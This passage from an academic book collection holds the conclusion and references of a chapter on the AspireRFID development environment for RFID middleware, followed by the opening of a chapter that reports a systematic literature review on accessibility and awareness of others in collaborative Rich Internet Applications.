Another important remark relates to the scope of the applicability of the AspireRFID programmability options, which yields the highest economic benefit. Currently, APDL supports a class of supply chain management and logistics oriented solutions, notably solutions that adopt parts of the EPCGlobal architecture framework. For these solutions, solution providers could come up with deployable APDL files that could accelerate the RFID deployment. At the same time, there is a broad range of RFID deployments that cannot be covered based on the current version of APDL. As a remedy, AspireRFID provides the set of stand-alone tools / plug-ins that could facilitate parts of the RFID deployment, even in the scope of solutions that are not supported by APDL.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

7. CONCLUSION

Nowadays, most of proposed RFID middleware solutions are implemented on a per-case basis and do not offer an integrated development environment supporting third-party developments. In this chapter, we introduced the AspireRFID integrated development environment (AspireRFID IDE), which encompasses a set of tools for visual development of programmable RFID solutions based on the AspireRFID middleware Architecture. These integrated tools facilitate the development of fully fledged RFID solutions based on the programmable composition of filters, events, workflows etc. The AspireRFID IDE is based on the Eclipse platform which is modularly extensible. Therefore, different AspireRFID related components (ALE, BEG, EPCIS, etc.) are configured by using an integrated tool that allows users to have a centralized view of the configuration of the architecture. In the scope of this chapter, a comprehensive overview of the main features and functionalities of several tools / plug-ins has been given. All these tools / plug-ins are reusable and are usually derived from distributed libraries of reusable RFID components. Furthermore, they are available on-line as open source components from the AspireRFID (2013) project based on the business friendly LGPL license.

Feedback from early adopters certifies that the AspireRFID IDE platform and its related stand-alone tools can significantly facilitate the development of RFID applications, while at the same time introducing a radical change in the current paradigm for RFID solution development and deployment. Furthermore, the techno-economic evaluation of the tools in the scope of a specific solution deployment has demonstrated their potential to contribute to the cost-effectiveness of an RFID development.

On the other side the AspireRFID integrated development environment and the AspireRFID platform is constrained by some limitations. The main of which is that it is a solution mostly suitable for logistics and supply chain management applications, it has limited support for real-time applications and it lacks support for standards other than EPC Global. These limitations could be surpassed in the future along with the potential of enhancing the system in order to support additional applications in other areas (e.g., document management, security).

ACKNOWLEDGMENT

Part of this work has been carried out in the scope of the ASPIRE project (FP7-215417) (http://www.fp7-aspire.eu). The authors acknowledge help and contributions from all partners of the project. Furthermore, the authors acknowledge the work of AIT students (Vassiliki Koletti, Yongming Luo, Karageorgiou Eleftherios and Mertikas Efstathios) that contributed in the implementation of the presented tools which are also listed in the AspireRFID contributor page (http://wiki.aspire.ow2.org/xwiki/bin/view/Main/Contributors).

REFERENCES

RFID Aspire. (2013). *The AspireRFID project*. Retrieved from http://forge.ow2.org/projects/aspire/

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Dimitropoulos, P., & Soldatos, J. (2010). RFID-enabled Fully Automated Warehouse Management: Adding the Business Context. *International Journal of Manufacturing Technology and Management*, *21*(3/4), 2010. doi:10.1504/IJMTM.2010.035436

EPCglobal. (2013a). *The Application Level Events (ALE) Specification (version 1.1.1), parts 1 and 2*. Retrieved from http://www.gs1.org/gsmp/kc/epcglobal/ale

EPCglobal. (2013b). *EPC Information Services (EPCIS) Specification (version 1.0.1)*. Retrieved from http://www.gs1.org/gsmp/kc/epcglobal/epcis

EPCglobal. (2013c). *Low Level Reader Protocol (LLRP) (version 1.1)*. Retrieved from http://www.gs1.org/gsmp/kc/epcglobal/llrp

EPCGlobal Architecture Review Committee. (2013). *The EPCglobal Architecture Framework (version 1.5) EPCglobal*. Retrieved from http://www.gs1.org/gsmp/kc/epcglobal/architecture

Floerkemeier, C., Roduner, C., & Lampe, M. (2007). RFID Application Development with the Accada Middleware Platform. *IEEE Systems Journal*, *1*(2), 82–94. doi:10.1109/JSYST.2007.909778

Kefalakis, N., Leontiadis, N., Soldatos, J., & Donsez, D. (2009). *Middleware Building Blocks for Architecting RFID Systems*. Paper presented at the MOBILIGHT 2009 Conference. New York, NY.

Kefalakis, N., Soldatos, J., Konstantinou, N., & Prasad, N. R. (2011b). APDL: A reference XML schema for process-centered definition of RFID solutions. *Journal of Systems and Software*, *84*(7), 1244–1259. doi:10.1016/j.jss.2011.02.036

Kefalakis, N., Soldatos, J., Mertikas, E., & Prasad, N. (2011a). *Generating Business Events in an RFID network*. Paper presented at RFID-TA. New York, NY.

Lampe, M., & Floerkemeier, C. (2007). High-Level System Support for Automatic-Identification Applications. In *Proceedings of Workshop on Design of Smart Products*, (pp. 55-64). Furtwangen, Germany: Academic Press.

Leontiadis, N., Kefalakis, N., & Soldatos, J. (2009). Bridging RFID Systems and Enterprise Applications through Virtualized Connectors. *International Journal of Automated Identification Technology*, *1*(2), 2009.

LogicAlloy. (2013). *LogicAlloy RFID System*. Retrieved from http://www.logicalloy.com/index.cfm

Mobitec. (2013). *Cuhk epcglobal RFID middleware*. Retrieved from http://mobitec.ie.cuhk.edu.hk/rfid/middleware/

Oracle. (2014). *Java Management Extensions (JMX) Technology*. Retrieved from http://www.oracle.com/technetwork/java/javase/tech/javamanagement-140525.html

Palazzi, C., Ceriali, A., & Dal Monte, M. (2009, August). RFID Emulation in Rifidi Environment. In *Proc. of the International Symposium on Ubiquitous Computing* (UCS'09). Beijing, China: UCS.

Prabhu, S., Su, X., Ramamurthy, H., Chu, C., & Gadh, R. (2006). *WinRFID –A Middleware for the enablement of Radio Frequency Identification (RFID) based Applications. In Mobile, Wireless and Sensor Networks: Technology, Applications and Future Directions*. John Wiley.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Rhea Wessel. (2010). *Staff Jeans to Introduce RFID-Enabled Customer Services*. Retrieved September, 2013 from http://www.rfidjournal.com/articles/view?7899

Toffaletti, S., & Soldatos, J. (2014). *RFID-ROI-SME Project Promises Big Help for Small Business.* Retrieved February, 2014 from http://www.rfidjournal.com/articles/view?7661

ADDITIONAL READING

Anagnostopoulos, A., Soldatos, J., & Michalakos, S. (2009). REFiLL: A Lightweight Programmable Middleware Platform for Cost Effective RFID Application Development. *Journal of Pervasive and Mobile Computing (Elsevier)*, *5*(1Issue 1), 49–63. doi:10.1016/j.pmcj.2008.08.004

Brusey, J., Floerkemeier, C., Harrison, M., & Fletcher, M. (2003), *Reasoning about Uncertainty in Location Identification with RFID,* in Workshop on Reasoning with Uncertainty in Robotics at IJCAI-2003, Acapulco, Mexico.

Chawathe, S., Krishnamurthyy, V., Ramachandrany, S., & Sarma, S. (2004), *Managing RFID Data*, in Proceedings of the 30st international conference on very large data bases (VLDB). Toronto, Canada: VLDB Endowment, pp. 1189–1195.

Dimakis, N., Soldatos, J., Polymenakos, L., Fleury, P., Curín, J., & Kleindienst, J. (2008). Integrated Development of Context-Aware Applications in Smart Spaces. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *7*(4), 71–79. doi:10.1109/MPRV.2008.75

Floerkemeier, C., & Lampe, M. (2005, October). *RFID middleware design – addressing application requirements and RFID constraints*. In Proceedings of SOC'2005 (Smart Objects Conference), pages 219– 224, Grenoble, France.

Garfinkel, S., & Rosenberg, B. (2005). *RFID: Applications, Security, and Privacy*. Addison-Wesley.

Kefalakis N., Leontiadis N., Soldatos J., Gama K., & Donsez D. (2008 December), *Supply Chain Management and NFC Picking Demonstrations using the AspireRFID Middleware Platform*, Demonstration in the scope of the ACM Middleware 2008 conference, Leuwen, Belgium.

Legner, C., & Thiesse, F. (2006). RFID-based maintenance at Frankfurt airport. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *5*(1), 34–39. doi:10.1109/MPRV.2006.14

Martinelli, L., Kefalakis, N., & Soldatos, J. (2011, Octomber), *Automatic Document Tracing Using the RFID Technology*, In the Proc. of the eChallenges 2011 conference, Florence, Italy.

Nath B., Reynolds F., & Want, R. (2006, March), *RFID Technology and Applications*, IEEE Pervasive Computing, Vol. 5, No. 1, Jan.-March 2006, pp. 22- 24.

Opasjumruskit, K., Thanthipwan, T., Sathusen, O., Sirinamarattana, P., Gadmanee, P., & Pootarapan, E. et al. (2006). Self-powered wireless temperature sensors exploit RFID technology. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *5*(1), 54–61. doi:10.1109/MPRV.2006.15

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Riekki, J., Salminen, T., & Alakarppa, I. (2006). Requesting Pervasive Services by Touching RFID Tags. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *5*(1), 40–46. doi:10.1109/MPRV.2006.12

Romer, K., Schoch, T., Mattern, F., & Dubendorfer, T. (2004). Smart Identification Frameworks for Ubiquitous Computing Applications. *Wireless Networks*, *10*(6), 689–700. doi:10.1023/B:WINE.0000044028.20424.85

Sarma, S. (2004). Integrating RFID. *ACM Queue; Tomorrow's Computing Today*, *2*(7), 50–57. doi:10.1145/1035594.1035620

Soldatos J. (2009, March, 16), *AspireRfid Can Lower Deployment Costs*, RFID Journal.

Soldatos J. (2009, March, 16), *The AspireRfid Project: Is Open Source RFID Middleware still an option?*, RFID World.

Soldatos, J., Dimakis, N., Stamatis, K., & Polymenakos, L. (2007, March). *A Breadboard Architecture for Pervasive Context-Aware Services in Smart Spaces: Middleware Components and Prototype Applications*, Personal and Ubiquitous Computing Journal (Springer London), ISSN 1617-4909 (Print), Issue Volume 11, Number 3, Pages 193-212.

Soldatos, J., Serrano, M., & Hauswirth, M. (2012). Convergence of Utility Computing with the Internet-of-Things. *IMIS*, *2012*, 874–879.

Staake, T., Thiesse, F., & Fleisch, E. (2005, March), *Extending the EPC network: the potential of RFID in anti-counterfeiting,* in SAC '05: Proceedings of the 2005 ACM symposium on Applied computing. Santa Fe, NM, USA: ACM Press, pp. 1607–1612.

Stanford, V. (2002). Pervasive Computing Goes to Work: Interfacing to the Enterprise. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *1*(3), 6–12. doi:10.1109/MPRV.2002.1037716

Stanford, V. (2003). *Pervasive computing goes the last hundred feet with RFID systems, Pervasive Computing* (pp. 9–14). IEEE Computer Science.

Thiesse, F., Fleisch, E., & Dierkes, M. (2006). LotTrack: RFID-based process control in the semiconductor industry. *IEEE Pervasive Computing / IEEE Computer Society [and] IEEE Communications Society*, *5*(1), 47–53. doi:10.1109/MPRV.2006.9

Toffaletti S., & Soldatos J. (2010, June, 14), *RFID-ROI-SME Project Promises Big Help for Small Business*, RFID Journal.

Tuán A., Quoc H., Serrano M., Hauswirth M., Soldatos J., Papaioannou T., & Aberer K. (2012), *Global Sensor Modeling and Constrained Application Methods Enabling Cloud-Based Open Space Smart Services,* UIC/ATC 2012: 196-203.

Want, R. (2004). Enabling Ubiquitous Sensing with RFID. *Computer*, *37*(4), 84–86. doi:10.1109/MC.2004.1297315

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

KEY TERMS AND DEFINITIONS

APDL (AspireRFID Process Description Language): Is an XML based specification for describing and configuring RFID solutions based on the EPC global architecture specifications.

Eclipse Plug-In: Is a software component that adds a specific feature to Eclipse integrated development environment.

EPC: Is a universal identifier that provides a unique identity for every physical object anywhere in the world, for all time. Its structure is defined from the EPCglobal and it is a 'pure-identity URI' representation that is intended for use when referring to a specific physical object.

EPC-ALE: A standard created by EPCglobal, part of the EPC architecture, which defines a layer that provides several operations like accumulation and filtering over RFID data streams.

EPCIS (EPC Information Services): Is an EPCglobal standard designed to enable EPC-related data sharing within and across enterprises.

RFID Middleware: Is a middleware platform that conforms and supports the RFID technology.

RFID Tools: Software that facilitates the RFID application development, configuration and deployment processes.

This research was previously published in RFID Technology Integration for Business Performance Improvement edited by In Lee, pages 98-120, copyright year 2015 by Business Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 20
A Roadmap on Awareness of Others in Accessible Collaborative Rich Internet Applications

Leonelo D. A. Almeida
Federal University of Technology-Paraná (UTFPR), Brazil

M. Cecília C. Baranauskas
University of Campinas (UNICAMP), Brazil

ABSTRACT

Web 2.0 represents a shift from static to highly dynamic, participative, and collaborative Web. However, most of Rich Internet Applications (RIAs) are still not accessible; as a consequence, universal participation is still far from being a reality. Providing accessible means for "awareness of others" (i.e. a perception of the activities of others in the system) is essential in RIAs to enable collaboration among all users. This chapter explores, through a systematic literature review, studies approaching the topic in accessible collaborative RIAs. The authors also identify the technologies proposed, extended, or used by those studies. As results they characterize the studies in the area and clarify the state-of-the-art of technologies for supporting awareness of others. Finally, the authors propose a set of guidelines aiming at supporting the design of mechanisms for awareness of others in collaborative RIAs.

INTRODUCTION

The second wave of websites, also known as Web 2.0 brought significant innovations not only regarding technology, but also on social aspects. In the Web 2.0, aspects such as user participation, collaboration, real-time interaction, awareness of others (*i.e.* an understanding of the activities of others, which provides a context for our own activity (Dourish & Bellotti, 1992) while in a shared interaction space), and social networking are in the spotlight (Gibson, 2008). Also, websites are being gradually extended to Web applications, renamed Rich Internet Applications (RIAs). Such applications are increasingly becoming

DOI: 10.4018/978-1-5225-3422-8.ch020

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

more robust and some of them can already rival with desktop applications. Mesbah, van Deursen, & Roest (2012) point out some reasons for the adoption of RIAs: no installation effort on the client-side; everybody using the most recent version; access from anywhere with Internet access (both to applications and user data); new collaboration and community building opportunities.

Interaction spaces in RIAs may be highly dynamic, and content updates may involve responses for user requests and environment updates (*i.e.*, updates automatically triggered by the application). Both types of updates occur without requiring reload of the whole page. The environment updates are especially important in collaborative RIAs (*i.e.*, RIAs in which users collaborate with each other in shared interaction spaces). A significant amount of such updates is concerned with enabling awareness of others' identity, presence, actions, objects, etc.

The novel possibilities enabled by RIAs are essential to support relevant aspects of the Web 2.0 as participation and collaboration. On the other hand, there is an increasing concern on the access to RIAs. RIAs should not only be accessible by every person but also provide equivalent possibilities of participation and collaboration (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011). Initially focused on people with disabilities and the AT (Assistive Technologies *e.g.*, voice browsers, screen readers) used by them to access computer applications, accessibility may the extended to every person since all of us are different in diverse aspects of life and we are constantly affected by context and temporary constraining situations (*e.g.*, in a noisy environment, a broken arm). Accessibility features are not limited to the User Interface (UI), they can also influence the application architecture and overall features (Jeschke, Vieritz, & Pfeiffer, 2008); however, diverse problems can be solved by providing semantic for elements and relationships among them. In (collaborative) RIAs semantically meaningful elements must also provide information about state changes and dynamic updates in a (shared) interaction space, especially those related to awareness of others.

Since RIAs involve the proposition and extension of web guidelines and standards (*e.g.* HTML5, CSS3, WAI-ARIA), authoring tools, development frameworks, user agents (any software that retrieves, renders and facilitates end user interaction with web content (World Wide Web Consortium [W3C], 2013b)), and other supportive technologies, there are several ongoing researches and products. However, the knowledge about this research topic is still fragmented and usually results in a lack of standardized behavior for the existing RIAs. As a consequence, people, especially those with disabilities, face several problems while interacting with RIAs (Buzzi, Buzzi, Leporini, Mori, & Penichet, 2010).

This chapter presents a Systematic Literature Review (SLR) of studies approaching awareness of others in collaborative accessible RIAs. The proposed SLR is based on four review questions encompassing: (a) disabilities being considered, and the geographical context of the authors, (b) awareness of others, (c) recommendations, guidelines and design patterns (named RecGuidPat for simplification), and (d) involved technologies. The review questions are formally defined in the review planning. The SLR results are divided into three parts: (1) an overview of the reviewed studies and focus on aspects related to the first two review questions, (2) RecGuidPat for accessibility in RIAs (3) technologies present in the reviewed studies. This chapter presents and analyzes the main findings regarding the overview of the reviewed studies and the technologies approached by them.

This chapter is organized as follows: Next subsection presents background information in which this research is situated. Following, we present the SLR process. Then, we present the SLR results, followed by a discussion on them, and the final remarks.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

BACKGROUND

The term Web 2.0 was proposed by Tim O'Reilly (2005) in order to identify a movement towards a more participative and collaborative Web. Web 2.0 does not imply a new version of the Web; it coexists with those traditional static page-oriented websites. Rather, Web 2.0 applications involve existing and novel technologies in order to produce highly dynamic and interactive applications. The Web applications perceived as providing functionalities similar to desktop applications are called Rich Internet Applications (RIAs). Initially focused on Flash-based applications, currently RIAs are employed to refer to Web applications, regardless of the technology used.

Common issues present in (collaborative) RIAs are navigation history not properly stored in user agents (Odell, 2009), lack of awareness of asynchronous content updates, and overload of notifications. Moreover, RIAs represent a change of interaction paradigm since people that use AT such as screen readers are tied to a linear navigation approach, while content updates in RIAs move focus from an area of the application to another without following a rigid sequence.

There are diverse efforts regarding Web accessibility guidelines (*e.g.*, W3C, 2012), authoring tools that support the development of accessible web content and applications (*e.g.*, Dojo®, Google Web Toolkit - GWT®), accessibility evaluation tools (*e.g.*, semi-automatic evaluation), techniques (*e.g.*, tally queues (Thiessen and Hockema, 2010)), and others. W3C offers a set of guidelines for accessibility in RIAs, the WAI-ARIA (W3C, 2011), that provides additional roles, states, and properties to the markup in order to expose dynamic updates and the semantic of widgets to the AT. Moreover, the HTML5 increases semantics for the page elements as header, footer, and navigation menu (currently implemented using "div" elements, which lack semantic value) by adding, respectively, new tags "head", "footer", "nav"; for new more advanced input types (*e.g.*, date picker); and a better integration with scripts.

Despite these recent efforts from the Web community, some concepts still deserve special focus to guarantee that all people are able to perceive each other in the environment; this is the main motive in this chapter for tracing a road map into this subject.

THE REVIEW METHOD

The SLR process adopted in this chapter is based on Kitchenham (2004), which proposed a SLR process for the Software Engineering domain. Next, we present the review protocol used in this research.

Review Questions

As the objective of this research was to gather the knowledge spread across different distribution vehicles (*e.g.* journals, conferences, books, industry guidelines) regarding awareness of others in accessible (collaborative) RIAs, the SLR was organized around 4 review questions (see Table 1).

Methods


Since the review process was a SLR it is necessary to provide enough information in order to enable future researches to extend or derivate it. The methods employed in the review process (see Figure 1) consisted of: studies selection, data extraction, and data synthesis. The studies selection is divided into

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 1. Primary and secondary review questions

Review Questions
RQ1. What are the disabilities approached in the studies involving accessibility in (collaborative) RIAs? RQ1.1. Where (geographically speaking) are such studies conducted? RQ1.2. What is the focus of the contributions?
RQ2. Are there studies on awareness of others in collaborative RIAs?
RQ3. What are the sets of recommendations, guidelines, and design patterns that contribute for awareness of others and accessibility in (collaborative) RIAs?
RQ4. What are the tools, platforms, APIs, libraries, and AT used, proposed, and/or considered in the development of accessible (collaborative) RIAs?

Figure 1. Overview of the review process



two steps: automatic retrieving from digital libraries, and manual inclusion or exclusion of studies based on a set of predefined criteria.

The review process was conducted by one reviewer and by one supervisor. The SLR followed the procedures for checking the uniformity and validity of data extraction activities, as recommended in (Kitchenham, 2004). The protocols for studies selection and data extraction were iteratively fine-tuned (see the lozenges in Figure 1). Next, we provide details of the methods adopted in this review.

Studies selection. It consists in retrieving studies using automated queries (see Code 1, henceforth referred as Q1) from digital libraries and selecting or discarding them based on a set of requirements from the review protocol. Q2 appends the expression "AND ("awareness" or "aware")" to Q1. The digital libraries considered were: ACM Digital Library, IEEE Xplore Digital Library, Science Direct, Scopus, and Springer Link. No additional filter as year of publication, type of study, etc was considered.

After the automatic querying, a manual evaluation based on a set of criteria (see Code 2) was necessary to determine which of the selected studies would be included or excluded from the review. That

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

step considered the title, abstract and keywords of the studies. For studies without abstracts it was also considered the introduction section. Also, synonyms were accepted (*e.g.,* web application and web tool for RIAs). In that step the reviewer did not consider other metadata as authors, or vehicles of publication. The criterion of availability on the Web considered even the studies that are hosted in websites that require user authentication, considering the reviewers' access constraints.

Code 1. Query for retrieving studies from the digital libraries (Q1)

```
("accessible for all" OR "accessibility" OR
"universal access" OR "universal design") AND
("recommendations" OR "guidelines" OR "patterns") AND
("rich internet applications")
```

Code 2. The expression for inclusion/exclusion of studies in the review process

```
("approaches accessibility in RIAs" OR "approaches RecGuidPat for accessible
RIAs" OR "approaches accessibility in collaborative RIAs" OR "approaches Rec-
GuidPat for accessible collaborative RIAs" OR "approaches awareness of others
in collaborative RIAs" OR "approaches RecGuidPat for awareness of others in
accessible collaborative RIAs") AND ("is written in English" AND "is available
on the Web" AND NOT "is an index" AND NOT "is duplicated")
```

Data extraction. It involved the analysis of all studies selected in the previous step. This SLR classifies the reviewed studies in dimensions such as type of contribution regarding RecGuidPat, software, products evaluation approaches, and others. The extraction form is composed of three parts: a general overview of the study, the contributions regarding RecGuidPat, and the contributions regarding software and hardware technologies. In this chapter we present the results from the first and third parts. The second part is not subject of this chapter since it involves extensive documentation for analysing and reorganizing the RecGuiPat identified by the review. Next we present the form elements in detail.

Extraction Form - Part 1. The overview consisted of three components: general information, population and author's expectations for the topic.

- **General Information:** This component involved the identification of the reviewed study and the conducted analysis, main contributions, concepts for (collaborative) RIAs, contributions related to awareness of others, and possible relevant text excerpts;
- **Population:** Involved (a) the target audience of the reviewed study, (b) the main product of the reviewed study (when applicable), and (c) people that participated directly in the reviewed study (*e.g.*, in a requirement analysis or in a product evaluation),
- Authors' insights for the review topic.

Extraction Form - Part 3. Technologies involved two components: technologies identification and occurrences of technologies in the reviewed studies.

1. **Technologies Identification:** Provides identification for technologies that appeared in the reviewed studies, based on the fields: (A1) Unique identifier (for internal purposes); (A2) Technology name;

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(A3) URL or DOI of the technology provider; (A4) Distribution license; (A5) Category of the technology - initially it was considered the essential components of Web accessibility as suggestions (W3C, 2005); (A6) Is the technology accessible? Suggested values: yes (explicitly evaluated), yes (affirmed by the reviewed study's authors), no, not informed, not applicable; (A7) Only for (collaborative) RIAs: (A7.1) Domain of the RIA; (A7.2) Type of interaction. Suggested values: collaboration (*i.e.*, people in a group have a common objective and act on the same shared artifact), cooperation (*i.e.*, people in a group have a common objective however, in order to reach it, act on artifacts in subgroups or individually), mixed (*i.e.*, people shift constantly between individual and collaborative activities), individual; (A7.3) Mechanisms for contributing to awareness of others (only those explicitly mentioned in the reviewed study);

2. **Occurrences of Technologies in the Reviewed Studies:** Provides additional information regarding every occurrence of technologies in the reviewed studies. Fields: (B1) Study in which the technology appeared; (B2) Unique identifier of the technology (Field A1); (B3) Version of the technology (when applicable); (B4) The approach employed on the technology classified into four groups, following a precedence order:
   a. **Citation (Lower Precedence):** The technology is only mentioned by the reviewed study;
   b. **Use (Precedes Citation):** The technology is used in the reviewed study, without any modification or evaluation;
   c. **Evaluation (Precedes Use and, Consequently, Citation):** The technology is object of evaluation in the reviewed study;
   d. **Extension and Proposition Are Mutually Exclusive (Both Precedes the Previously Mentioned):** Extension involves the modification of the technology in the reviewed study. Proposition consists of a new technology being proposed in the reviewed study.

Data synthesis. The SLR adopted a mixed approach of qualitative (population addressed by the studies and the methods for that, types of evaluation, strategies of architectures, concepts for (collaborative) RIAs, and so on) and quantitative (most frequent vehicles of publication, geographical distribution of the reviewed studies, addressed disabilities, frequency of use of technologies, and so on) results.

As this SLR addresses RIAs, we used only free RIAs (Google Docs®, IBM Many-Eyes®, Wordle®, and Cacoo®[1]) as tools for planning, conducting, and reporting the research.

RESULTS

This section presents the results from the studies selection (automatic querying and manual inclusion/exclusion). Following, it presents the results from the Part1 – Overview and, finally, from the Part 3 – Technologies.

The automatic querying was conducted on October 2011, between 4th and 18th. The queries were submitted to the reported digital libraries. This activity resulted in 290 studies selected from the digital libraries. Springer Link retrieved more studies (97) followed by ACM Digital Library (73), and IEEE Xplore Digital Library (55); Scopus retrieved 43 studies (34 of them already retrieved from the other digital libraries), and ScienceDirect retrieved 22 studies. After the automatic retrieving, the selected studies were submitted to the manual inclusion/exclusion activity. In contrast to the previous activity, the ACM Digital Library was the one with more studies selected for review (35), while Springer Link was

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

the one with more discarded studies (67) and 29 studies selected for review. The activity also selected 13 studies from IEEE Xplore Digital Library, 1 from ScienceDirect, and 1 from Scopus. Finally, after the two-step studies selection, 79 studies were selected for the data extraction. The complete list of included and excluded studies can be found at http://bit.ly/MssBqg.

The results from the selection activity indicate the absence of studies addressing recommendations, guidelines, and patterns for awareness of others in collaborative RIAs and a limited number of studies focusing on awareness of others in collaborative RIAs. Regarding the discarded studies, 5 were written in languages different from English, 11 studies were not available in the Web (considering the reviewers' access to digital libraries), 22 studies were just indexes to other studies; 42 studies were duplicated; and 131 studies did not meet the criteria of this SLR.

Studies Approaching Awareness of Others in Accessible Collaborative RIAs

Based on the reviewed studies we verified that since 2007 this topic has consistently been target of publications (average of 15 studies per year, standard deviation of 1.9 studies). Next, we present the results organized by: concepts for (collaborative) RIAs, geographical distribution (Review Question 1.1) and type of contribution (Review Question 1.2), and contributions for awareness of others (Review Question 2).

Keywords. As the tool employed to generate the tag clouds relies on single words, blank spaces among words of an expression were suppressed in order to keep semantics. Figure 2 presents the resulting tag cloud based on expressions from the keywords. The word "accessibility" receives great emphasis while the term "Web" was contextualized in expressions such as "Semantic Web", "Web accessibility" and "Web 2.0". Regarding collaborative RIAs, the only evidence of them is the term "groupware". Also, it is evident the focus on visual disabilities by considering the terms "blind users", "blind", "visually impaired", and "screen reader".

Concepts for (collaborative) RIAs. The most frequent synonym for RIAs is "Web 2.0 applications". For collaborative RIAs the terms "groupware" and "collaborative" were more frequent. The next expressions present the variations of the terms. The character "|" means an exclusive OR operator and the characters "[" and "]" represent a group of optional words:

- **RIAs:** [dynamic | interactive | rich [sophisticated]] Web [2.0 | 2.0 Internet | -based | 2.0-based] applications

Figure 2. Tag cloud of the reviewed studies keywords




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Collaborative RIAs:** [web-based] groupware [application | system] and collaborative [tool | software | environment]

The concept of RIA and its characteristics can be summarized as: RIA creates a new breed of dynamic Web applications, also known as Web 2.0, which enables users to act as content providers. RIAs combine the benefits of the Web distribution architecture with the UI interactivity and multimedia support of desktop environments. RIAs "emulate the functionality of" / "give the feeling of" / "can rival" desktop applications, by supporting the single-page paradigm; by combining semantics, style and behavior; and through asynchronous client-server communication. The interaction in RIAs is far more complex and offers new levels of user interactivity through a Web browser. Content in RIAs is highly dynamic, more attractive and interactive, and can be updated in small chunks without requiring reloading the entire Web page. User interfaces are more varied and responsive to user actions.

Geographical and publishing distribution. Figure 3 presents the geographical distribution of the contributions grouped by the type of contribution. U.S.A. holds the largest number of contributions, followed by Italy, and Spain. The most common type of contribution is the "proposition/extension of tool(s)" (37 contributions), followed by "proposition/extension of RecGuidPat" (21), "evaluation of tool(s)" (18), "surveys" (17), and "evaluation of RecGuidPat" (5). By grouping the results by geographical region, we verify that Europe holds more contributions from the studies, followed by North America, Asia, and South America. In Europe, there is a predominance of studies focused on proposition or extension of tools (27), while in the North America there is a slight predominance of surveys (10). Only North America and Europe presented contributions regarding evaluation of RedGuidPat (5 contributions). Similarly to Europe, in Asia there is a predominance of contributions proposing or extending tools.

Figure 3. Contributions according to authors' country of affiliation and type of contribution



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The vehicles with the largest number of reviewed studies are the International Cross-disciplinary Conference on Web Accessibility (19 studies), the International Conference on Universal Access in Human-Computer Interaction (13), and the International ACM SIGACCESS Conference on Computers and Accessibility (5). The other vehicles (slightly more than 50%) do not hold more than 3 studies each and most of them hold only 1 study. The International Cross-disciplinary Conference on Web Accessibility holds contributions from 10 different countries, while U.S.A. holds most of the contributions (11). The International Conference on Universal Access in Human-Computer Interaction holds contributions from 7 different countries.

Awareness of others. The importance of awareness of others for collaborative RIAs is highlighted by diverse studies (*e.g.*, in synchronous communication (Thiessen and Hockema, 2010), in collaborative browsing (Maly, Zubair, & Li, 2000), in collaborative editing (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011), in socially-based reporting of web accessibility problems (Takagi, Kawanaka, Kobayashi, Itoh, & Asakawa, 2008)). However, no study approached recommendations, guidelines, or design patterns for awareness of others, even for evaluation considerations. In order to summarize the contributions, we rearranged them as requirements using an adaptation of the categories of questions for awareness of others proposed by Gutwin and Greenberg (2002) *i.e.*, who, what, where, when, and how.

- **Who:** Information on other connected people should be accessibly provided (Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011);
- **What:** Information on what other people are doing should be available and easy to obtain at any time (Chen & Raman, 2008; Mori, Buzzi, Buzzi, Leporini, & Penichet, 2011). As content updates, the user must be aware of the update even if those parts are not focused. For people using screen reader, this involves identifying and automatically speaking portions of the web page. In the context of synchronous communication, Thiessen and Hockema (2010) highlighted the need of providing information about chat and subscription invitations, and new messages;
- **Where:** No direct reference was identified;
- **When:** Changes caused by world events (*i.e.*, not by user request) should be announced according to the appropriate politeness setting for that region (Thiessen & Hockema, 2010). The politeness setting defines the moment information should be presented (usually by voice synthesizing);
- **How:** As content updates, users must be able to access the new content and not be unduly interrupted in their current task and not be overwhelmed with too much information. Thiessen and Hockema (2010) and Chen and Raman (2008) suggest that notifications should be prioritized, filtered and queued (when appropriate) in ways that accommodate people needs.

Technologies for Awareness in Accessible Collaborative RIAs

The Data Extraction identified 535 occurrences of technologies in the reviewed studies. Those occurrences involved 241 different technologies. The complete list of technologies can be found at http://bit.ly/1aez4Qu. Also, in addition to the suggested categories of technologies (Field A5) we identified extensions and new elements that integrate the Web accessibility architecture, such as: APIs, authoring tools (for user agents, applications, content, AT), evaluation (client-side, server-side, static, temporal, based on states, and others), component libraries, disability simulators, transcoding (automatic, based on annotations, and others). This section covers the Review Question 4.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

